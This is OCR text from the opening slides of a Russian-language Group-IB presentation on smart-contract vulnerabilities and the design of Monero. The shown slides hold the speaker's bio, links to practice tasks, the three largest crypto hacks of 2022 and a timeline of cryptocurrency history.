
GROUP-IB

УЯЗВИМОСТИ В СМАРТ-КОНТРАКТАХ И УСТРОЙСТВО MONERO


Николай Микрюков

TABLE OF CONTENTS




WHOAMI

- МИКРЮКОВ НИКОЛАЙ
- ОЛИМПИАДНОЕ ПРОГРАММИРОВАНИЕ
- CTF
- ИННОПОЛИС
- СПЕЦИАЛИСТ ПО АНАЛИЗУ ЗАЩИЩЕННОСТИ ПРИЛОЖЕНИЙ
- GROUP-IB, F.A.C.C.T.
- OSCP, BSCP




TASKS

- HTTP://BAUMANISCRA.RU
- HTTPS://ETHERNAUT.OPENZEPPELIN.COM/



ТОП 3 АТАКИ 2022

- POLY NETWORK: $611 MILLION
- AXIE INFINITY: $552 MILLION
- NOMAD BRIDGE: $200 MILLION



GROUP-IB

ИСТОРИЯ

Сатоши Накамото - псевдоним человека или группы людей, разработавших протокол криптовалюты биткойн и создавших первую версию программного обеспечения, в котором этот протокол был реализован*.

*По материалам Википедии

1983

Предложены первые протоколы «электронной наличности»

1997-1998

Предложены идеи Hashcash, кот. легли в основу процедуры создания новых блоков в биткойн-базе.

2008

Опубликован протокол и принцип работы платёжной системы Биткойн

2009

Сгенерирован первый блок и первые 50 биткойнов, произошла первая транзакция по переводу биткойнов, а позже первый их обмен на нац. деньги

2010


Первый обмен биткойнов на реальный товар

2013

Реализованы смарт-контракты на Блокчейне

